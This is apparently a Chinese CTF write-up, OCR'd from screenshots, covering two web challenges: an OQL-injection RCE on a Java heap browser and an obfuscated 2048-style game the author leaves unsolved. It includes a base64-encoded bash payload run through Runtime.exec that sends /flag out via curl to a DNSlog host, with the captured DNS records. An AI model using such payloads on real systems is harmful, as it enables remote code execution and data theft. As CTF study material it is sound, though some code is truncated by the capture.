
Package com.intellij.rt.execution.application

class com.intellij.rt.execution.application.AppMainV2 [0x70fa97020]
class com.intellij.rt.execution.application.AppMainV2$1 [0x70fa9a6d0]
class com.intellij.rt.execution.application.AppMainV2$Agent [0x70fa921d8]

Other Queries

- All classes including platform
- Show all members of the rootset
- Show instance counts for all classes (including platform)
- Show instance counts for all classes (excluding platform)
- Show heap histogram
- Show finalizer summary
- Execute Object Query Language (OQL) query

进入题目后这一阵翻找



47.100.245.185:30169/oql/

Object Query Language (OQL) query

All Classes (excluding platform) OQL Help

发现个可以输入写什么东西

OQL?

查查看提示

提示1hint1: need rce

提示2hint2: focus on oql

提示3hint3: 题目不出网 想办法拿到执行结果

找到个payload

```PHP
java.lang.Runtime.getRuntime().exec(...)
```


尝试看看能不能有什么东西

于是跟其他人交楼时发现是不出网无回显RCE –> DNSlog

那就构造payload

```PHP
java.lang.Runtime.getRuntime().exec("bash -c{echo,Y3VybCBgY2F0IC9mbGFnYC5vYTZ0OXUuZG5zbG9nLmNuCg==}|{base64,-d}|{bash,-i}")

```

获得flag



Domain

Domains


dns.dnslogs.online.

subdomain:25b34c91.dns.dnslogs.online.
token:igm2qxjnz4p8

Results

#	Record	Host	Time
2	hgame5ec38933540595cb5385680b3a7342718ec6a292.25b34c91.dns.dnslogs.online.	47.117.220.98:16664	2024-02-04 21:23:57
1	hgame5ec38933540595cb5385680b3a7342718ec6a292.25b34c91.dns.dnslogs.online.	47.117.220.98:50777	2024-02-04 21:23:57
0	hgame5ec38933540595cb5385680b3a7342718ec6a292.25b34c91.dns.dnslogs.online.	47.117.220.98:58867	2024-02-04 21:23:56

2048*16




```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <title>32768</title>


  <link rel="shortcut icon" href="favicon.ico">
  <link rel="apple-touch-icon" href="meta/apple-touch-icon.png">
  <link rel="apple-touch-startup-image" href="meta/apple-touch-startup-image-640x1096.png" media="(device-width: 320px) and (device-height: 568px) and (-webkit-device-pixel-ratio: 2)"> <!--
  <link rel="apple-touch-startup-image" href="meta/apple-touch-startup-image-640x920.png"  media="(device-width: 320px) and (device-height: 480px) and (-webkit-device-pixel-ratio: 2)"> <!--
  <meta name="apple-mobile-web-app-capable" content="yes">
  <meta name="apple-mobile-web-app-status-bar-style" content="black">

  <meta name="HandheldFriendly" content="True">
  <meta name="MobileOptimized" content="320">
  <meta name="viewport" content="width=device-width, target-densitydpi=160dpi, initial-scale=1.0, maximum-scale=1, user-scalable=no, minimal-ui">
  <script type="module" crossorigin src="/assets/index-_wkhdPNY.js"></script>
  <link rel="stylesheet" crossorigin href="/assets/index-GLIfBPkE.css">
</head>
<body>
  <div class="container">
    <div class="heading">
      <h1 class="title">32768</h1>
      <div class="scores-container">
        <div class="score-container">0</div>
        <div class="best-container">0</div>
      </div>
    </div>

    <div class="above-game">
      <p class="game-intro">Join the numbers and get to the <strong>32768 tile!</strong></p>
      <a class="restart-button">New Game</a>
    </div>

    <div class="game-container">
      <div class="game-message">
        <p></p>
        <div class="lower">
            <a class="keep-playing-button">Keep going</a>
          <a class="retry-button">Try again</a>
        </div>
      </div>

      <div class="grid-container">
        <div class="grid-row">
          <div class="grid-cell"></div>
          <div class="grid-cell"></div>
          <div class="grid-cell"></div>
          <div class="grid-cell"></div>
        </div>
        <div class="grid-row">
          <div class="grid-cell"></div>
          <div class="grid-cell"></div>
```

在源码里面发现js代码


看看源码

发现重要的地方



```
,
g[h(432)][h(469)] = function(x) {
    var n = h
      , e = x ? "game-won" : n(443)
      , t = x ? s0(n(439)), "V+g5LpoEej/fy0nPNivz9SswHIhGaDOmU8CuXb72dB1xYMr
    this[n(438)][n(437)].add(e),
    this[n(438)][n(435)]("p")[-1257 * -5 + 9 * 1094 + -5377 * 3].textConten
}
,
,
HTMLActuator.prototype.message = function(e) {
    var t = e ? "game-won" : "game-over"
      , i = e ? "You win!" : "Game over!";
    "undefined" != typeof gtag && gtag("event", "end", {
        event_category: "game",
        event_label: t,
        value: this.score
    }),
    this.messageContainer.classList.add(t),
    this.messageContainer.getElementsByTagName("p")[0].textContent = i
}
.
```

但是发现题目不允许调试那就先试试2048源码



```
⚠ The value "160dpi" for key "target-densitydpi" was truncated to its numeric prefix.          (索引):1
⚠ The key "target-densitydpi" is not supported.          (索引):1
⚠ A preload for 'https://play2048.co/style/fonts/ClearSans-Regular-webfont.woff' is found, but is not used because the request credentials mode does not   play2048.co/:
  match. Consider taking a look at crossorigin attribute.
⚠ A preload for 'https://play2048.co/style/fonts/ClearSans-Bold-webfont.woff' is found, but is not used because the request credentials mode does not   play2048.co/:
  match. Consider taking a look at crossorigin attribute.
▶ 11  Third-party cookie will be blocked. Learn more in the Issues tab.
⊗ Failed to load resource: net::ERR_CONNECTION_ABORTED          stats.g.doubleclick…AAI~&z=1410313214:1
⚠ The resource https://play2048.co/style/fonts/ClearSans-Bold-webfont.woff was preloaded using link preload but not used within a few seconds from the   play2048.co/:
  window's load event. Please make sure it has an appropriate `as` value and it is preloaded intentionally.
⚠ The resource https://play2048.co/style/fonts/ClearSans-Regular-webfont.woff was preloaded using link preload but not used within a few seconds from   play2048.co/:
  the window's load event. Please make sure it has an appropriate `as` value and it is preloaded intentionally.
> var actuator = new HTMLActuator();actuator.message(true);
< undefined
>
```


Highlights from the Chrome 121 update

The Elements panel now supports and shows a new section in Styles for the @font-palette-values at-rule.

HOW TO PLAY: Use your **arrow keys** to move the tiles. Tiles with the same number **merge into one** when they touch. Add them up to reach **2048!**

Start playing →

原题：



```
(function anonymous(
) {
debugger
})
```

(匿名)	VM16:3
n	index-_wkhdPNY.js:1
V	index-_wkhdPNY.js:1


Highlights from the Chrome 121 update

@font-palette-values in Elements

The Elements panel now supports and shows a new section in Styles for the @font-palette-values at-rule.

Source map improvements

需要将下方的进行调试开开



显示you win

Select Courses

没啥思路，等wp出来看看吧。